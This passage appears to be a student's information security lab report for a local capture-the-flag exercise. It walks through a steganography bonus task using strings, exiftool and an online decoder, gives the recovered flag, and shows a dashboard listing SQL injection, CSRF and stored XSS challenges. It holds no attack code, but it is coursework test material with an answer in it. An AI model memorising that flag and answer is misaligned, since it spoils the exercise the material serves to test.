
XSS
Pop an alert and steal the flag with stored XSS
Captured ✓

Tauha Imran
22i1239 CS-G
InfoSec - A3

- Concluded that the application lacked proper CSRF protection and leaked sensitive data in the frontend.

06 Bonus Task – STEG (Stenography)

- Downloaded the provided image file **download.png** from the challenge portal.



Bonus: Steganography Drop

Download **download.png**, extract the hidden message, an… station. Any technique works: metadata inspection, string…


Hints:
- Find Hidden Message

Tauha Imran
22i1239 CS-G
InfoSec - A3

File name: download
Save as type: PNG File

localhost:5000/static/img/download.png

- Verified the file type and basic structure (PNG header visible when opened in text viewer).




```
‰PNG


IHDR              µ

IDATxÚcüÿŸ        ò§Ò      IEND®B`‚
```

Ln 4, Col 20   68 characters   100%   Windows (CRLF)   ANSI

1 item | 1 item selected 69 bytes

Tauha Imran
22i1239 CS-G
InfoSec - A3

- Introduced the concept of **steganography** — hiding information inside image files using metadata, pixel data, or embedded text.




```
F:\FAST-UNI\infose A3\CS-InfoSec-A03-2025\steg_bonus_task>strings download.png
IHDR
IDATx
IEND

F:\FAST-UNI\infose A3\CS-InfoSec-A03-2025\steg_bonus_task>
```

Tauha Imran
22i1239 CS-G
InfoSec - A3

- Used **exiftool** to inspect the image's metadata and hidden fields.
- Checked for non-standard fields, embedded comments, or unusual metadata entries that could contain the hidden flag.
- Prepared screenshots of the exiftool output as evidence of analysis.
- Exitfool not working.
- Noticed that the HTML provided in the challenge referenced download.png, but analysis suggested it was not the correct file containing the hidden flag.
- Explored the accompanying code files and identified bomb.png as a potential alternative image containing hidden data.

- Uploaded bomb.png to an online steganography tool (Stegsolve/Stegonline) to inspect the image layers and extract hidden content.



Decode image

To decode a hidden message from an image, just choose an image and hit the **Decode** button.


Neither the image nor the message that has been hidden will be at any moment transmitted over the web, all the magic happens within your browser.

Choose file Bomb.png

Tauha Imran
22i1239 CS-G
InfoSec - A3

Hidden message

```
FLAG{If_you_tried_to_solve_you_worked_like_a_hacker_but_not_thinked_like_one}□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
```



Flag captured for STEG! +50 pts

Submit Captured Flags

Each vulnerability category has a unique flag format (FLAG{...}). Paste the flag from your exploit to record completion. Earlier submissions award higher points, so move fast.


CSRF Forge a state-changing request to grab this flag — Captured ✓	**SQLI** Extract the hidden data via SQL injection — Captured ✓	**SQLI_ADV** Chain UNION SELECT payloads against confidential contracts — Captured ✓
SQLI_BLIND Use boolean/blind techniques to exfiltrate secret data — FLAG{...} Submit	**STEG** Bonus stego puzzle hidden in the site chrome. — Captured ✓	**XSS** Pop an alert and steal the flag with stored XSS — Captured ✓

Tauha Imran
22i1239 CS-G
InfoSec - A3

- Successfully retrieved the hidden flag from bomb.png, confirming that the challenge data was embedded in this file rather than the initially provided download.png.

  Flag was :
  FLAG{If_you_tried_to_solve_you_worked_like_a_hacker_but_not_thinked_like_one}

07 FINAL COMPLETION



127.0.0.1:5000/dashboard

#4CK P07470

Dashboard SQLi Basic SQLi Advanced SQLi Blind XSS Lab CSRF Lab Bonus Submit Flags Logout Admin

Welcome back, Aria Patel!

Challenge Progress

Capture the flag for each vulnerability. Use the navigation tabs to open the dedicated labs.

CSRF
Forge a state-changing request to grab this flag — Captured ✓

SQLI
Extract the hidden data via SQL injection — Captured ✓

SQLI_ADV
Chain UNION SELECT payloads against confidential contracts — Captured ✓

SQLI_BLIND
Use boolean/blind techniques to exfiltrate secret data — Captured ✓

STEG
Bonus stego puzzle hidden in the site chrome. — Captured ✓

XSS
Pop an alert and steal the flag with stored XSS — Captured ✓

Live Scoreboard

Earlier flag captures are worth more p crown!

1. Aria Patel — SEC23001 · Captures: 6 — 580 pts


2. Evan Brooks — SEC23004 · Captures: 0 — 0 pts

3. Luca Romero — SEC23002 · Captures: 0 — 0 pts

4. Noura Ali — SEC23003 · Captures: 0 — 0 pts

5. arthus29 — 22I-1666 · Captures: 0 — 0 pts

Tauha Imran
22i1239 CS-G
InfoSec - A3



127.0.0.1:5000/flags

#4CK P07470

Dashboard SQLi Basic SQLi Advanced SQLi Blind XSS Lab CSRF Lab Bonus Submit Flags Logout Admin

Submit Captured Flags

Each vulnerability category has a unique flag format (`FLAG{...}`). Paste the flag from your exploit to record completion. Earlier submissions award higher points, so move fast.

CSRF
Forge a state-changing request to grab this flag
Captured ✓

SQLI
Extract the hidden data via SQL injection
Captured ✓

SQLI_ADV
Chain UNION SELECT payloads against confidential contracts
Captured ✓

SQLI_BLIND
Use boolean/blind techniques to exfiltrate secret data
Captured ✓

STEG
Bonus stego puzzle hidden in the site chrome.
Captured ✓

XSS
Pop an alert and steal the flag with stored XSS
Captured ✓

Tauha Imran
22i1239 CS-G
InfoSec - A3